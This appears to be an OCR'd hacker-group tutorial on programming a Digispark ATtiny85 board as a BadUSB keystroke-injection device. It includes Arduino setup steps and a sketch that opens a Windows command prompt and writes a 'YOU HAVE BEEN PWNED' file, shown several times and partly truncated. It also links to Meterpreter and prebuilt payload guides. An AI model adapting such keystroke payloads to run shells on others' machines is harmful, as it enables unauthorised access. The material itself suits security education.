
DC207 - How to use your BadUSB

A BadUSB(PDF) is a very dangerous vulnerability in USB devices. It allows attackers to program microcontrollers in these USB devices to behave like HID (human interface devices) instead of simple storage drives. For example, a keyboard!

The computer recognizes these USB devices as ordinary HID keyboards and allows pre-programmed key payloads to be executed or in other words simulate the key presses on that machine and control that computer. This can also be called HID payload attack.

You have a clone of the Digispark board. It's Arduino compatible, and can be programmed using the Arduino IDE. ATtiny85 has about 8 kB of programmable flash memory. The bootloader uses about 2 kB and the available memory will be 6 kB. It's important to make your payloads efficient with such little space.



The ATtiny85 Digispark development board

Download the Driver


(NOT REQUIRED FOR MAC USERS, ONLY WINDOWS)


Make sure to install the compatible version on your machine architecture from Github. (32 bit or 64 bit)

Note: If you are connecting the Digispark ATtiny85 for the first time, the computer will detect the device, wait 5 seconds and disconnect. You will hear the computer connect/disconnect notification tone continuously.

This is normal behavior and only happens with an unprogrammed Digispark ATtiny85 device.

Steps to Follow in Arduino IDE





Open Arduino IDE application, go to File -> Preferences


In the input field named “Additional Boards Manager URLs” enter the following URL:


http://digistump.com/package_digistump_index.json


Go to Tools -> Board -> Boards Manager

From the drop-down menu select “Contributed”

Select the Digistump AVR Boards package and install it.








Once those steps are complete, create a new sketch and copy the below script in the IDE before saving it.

```
#include "DigiKeyboard.h"
void setup() {
}

void loop() {
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_R,
MOD_GUI_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("cmd /k cd
%UserProfile%/Desktop");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
```


```
 DigiKeyboard.print("echo YOU HAVE BEEN PWNED >
YOU_HAVE_BEEN_PWNED.TXT");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("exit");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 for (;;) {

}
}
```


Click Sketch -> Upload or click upload button on the top left

The sketch will be verified/compiled, then the Arduino IDE will prompt you to plug in the Digispark USB within 60 seconds.




Done Saving.
>> Micronucleus done. Thank you!
The sketch name had to be modified. Sketch names can only consist of ASCII characters and numbers (but cannot start with a number). They should also be less than 64 characters long.
1
Digispark (Default - 16.5mhz) on COM10


Rubbery_Ducky_script | Arduino 1.8.3
File Edit Sketch Tools Help
Rubbery_Ducky_script
//This Rubber ducky Script script creates a text file on desktop
#include "DigiKeyboard.h"
void setup() {
}
void loop() {
DigiKeyboard.sendKeyStroke(0);
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
DigiKeyboard.delay(500);
DigiKeyboard.print("cmd /k cd %UserProfile%/Desktop");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("echo YOU HAVE BEEN PWNED > YOU_HAVE_BEEN_PWNE
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("exit");
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
for (;;) {
/*empty*/
}
}
Compiling sketch...
Build options changed, rebuilding all
1
Digispark (Default - 16.5mhz) on COM10


Rubbery_Ducky_script | Arduino 1.8.3
File Edit Sketch Tools Help
Rubbery_Ducky_script
//This Rubber ducky Script script creates a text file on desktop
#include "DigiKeyboard.h"

```
}

void loop() {
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("cmd /k cd %UserProfile%/Desktop");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("echo YOU HAVE BEEN PWNED > YOU_HAVE_BEEN_PWNE
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("exit");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 for (;;) {
 /*empty*/
}
}
```

```
Uploading...
Global variables use 176 bytes of dynamic memory.
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)
```


```
1                                   Digispark (Default - 16.5mhz) on COM10
```

Rubbery_Ducky_script | Arduino 1.8.3

File Edit Sketch Tools Help

Rubbery_Ducky_script

```
//This Rubber ducky Script script creates a text file on desktop v
#include "DigiKeyboard.h"
void setup() {
}

void loop() {
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("cmd /k cd %UserProfile%/Desktop");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("echo YOU HAVE BEEN PWNED > YOU_HAVE_BEEN_PWNE
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 DigiKeyboard.print("exit");
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(500);
 for (;;) {
 /*empty*/
}
}
```



Once you connect the Digispark, the Arduino IDE writes the code to the microcontroller and then displays the message with red font.

Your BadUSB is Ready to Use!

Plug your BadUSB into your Windows computer. It automatically performs several keystrokes and then creates a *.txt file in the desktop directory.

This is just one example of how the Digispark BadUSB works. If we are programming the Digispark to start a shell, it will do the same thing.

Helpful Links:

- **Install Meterpreter with this device:** https://www.vesiluoma.com/exploiting-with-badusb-meterpreter-digispark/
- **Fun Prebuilt Scripts:** https://github.com/CedArctic/DigiSpark-Scripts
- Convert RubberDucky Scripts to Digispark: https://nurrl.github.io/Duckuino/